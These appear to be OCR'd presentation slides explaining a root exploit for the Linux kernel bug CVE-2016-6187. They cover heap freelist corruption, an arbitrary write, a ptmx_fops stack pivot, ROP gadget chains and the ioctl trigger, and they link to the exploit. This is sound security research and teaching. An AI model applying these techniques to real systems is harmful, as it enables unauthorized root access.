
```
struct list_head
    +0x0000 next                    : struct list_head *
    +0x0008 prev                    : struct list_head *
```




- choose ***msg_msg*** as ***new_object***
- freelist pointer repurposed as ***.m_list.next*** pointer
- freelist merged with ***msg_queue***

Exploitation

RIP hijack - Arbitrary write






- *msg_msg #2* should live in < ***kmalloc-128***
  - in our case: ***kmalloc-96***
- ***96-bytes*** chunk linked in ***128-bytes*** freelist

Exploitation

RIP hijack - Arbitrary write



- size mismatch when requesting ***128 bytes*** from the allocator
- giving us an overflow of ***32 bytes***
- enough to overwrite ***kmalloc-96*** freelist pointer

Exploitation

RIP hijack - Arbitrary write

- now we can perform (nearly) arbitrary ***96-bytes*** allocations
- combining that with ***ip6_sf_socklist***, we have our arbitrary write!

Exploitation

RIP hijack - Arbitrary write

Before we resume, I would like to highlight the drawbacks of this approach…

- rather invasive
- leaves some kernel structures in a weird state
- that means more cleanup afterwards
- approach avoidable, if we find a kernel object with user controlled first quardword
  - that would also reduce exploit complexity

Exploitation

RIP hijack

Using our arbitrary write primitive we can

- overwrite the first ***96-bytes*** of ***ptmx_fops***
- and replace one of the callbacks with our ***stack pivot*** gadget

Exploitation

RIP hijack - Stack pivot

- luckily I found following gadget

```
push rdx
mov edx, 0x415bffb7
pop rsp
pop rbp
ret
```

- overwrite ***ptmx_fops.unlocked_ioctl*** with stack pivot gadget
  - it lets us pass ***8-bytes*** of user data to the gadget via ***rdx***
  - perfect to smuggle a ***kernelspace*** pointer

```
SYSCALL_DEFINE3(ioctl, unsigned int, fd, unsigned int, cmd, unsigned long, arg)
```

Exploitation

RIP hijack - Stack pivot

- choose address of new fake stack
- the previously leaked ***kmalloc-128*** pointer is a good choice
    - we can setup the stack by replacing currently alloc'd object with ***ip6_sf_socklist***

All we have to do now, is to ***ioctl*** on ***/dev/ptmx***

```
ioctl(tty_fd, 0xbeef, kptr_kmalloc128 + 0x8);
```

RIP hijack - Stage-1 ROP chain

- we let ***rsp*** point to a ***ip6_sf_socklist*** object in ***kmalloc-128*** where we have already prepared our first stage rop chain

- the new fake stack might be end of page
  - meaning, we can safely use ***120*** bytes for the rop chain
  - or in gadgets: ***15*** gadgets

- that’s not a lot…

Exploitation

<u>**RIP hijack - Stage-1 ROP chain**</u>

- since we have only ***15*** gadgets, we will pivot the stack one more time
- this time we pivot to the kernel log buffer (***__log_buf***)
    - within the kernel ***BSS***
    - safe to repurpose as stack
    - of course not the stealthiest way (***dmesg*** truncated)
- before pivot, we copy the second stage from userspace to ***__log_buf***

RIP hijack - Stage-1 ROP chain

```
<rbp = dummy>
<call_rwsem_down_read_failed+34> → pop    rsi
                                   pop    rdi
                                   pop    rbp
                                   ret
<rsi = &rop_chain_second_stage>
<rdi = __log_buf+2048>
<rbp = dummy>
<intel_edp_backlight_power+69> → pop rdx
                                 ret
<rdx = sizeof(rop_chain_second_stage)>
<_copy_from_user>
<bstat+52> → leave
             ret
```

Exploitation

RIP hijack - Stage-2 ROP chain

The second stage takes care of

- restore ***ptmx_fops***
- remove allocated ***ip6_sf_socklist*** objects

- attach ***root creds*** to current task
- exit ***kernelspace*** (***swapgs***, ***iretq***)

Demo

[DEMO TIME]()

Exploit Reliability

Spawning a root shell

- high reliability
- roughly ***94.44%*** chance of success

Stability afterwards

- ***10%*** to ***20%*** chance of crashing the kernel
- improvable by further cleanup

Final words

Thanks!

Exploit: https://github.com/Milo-D/CVE-2016-6187_LPE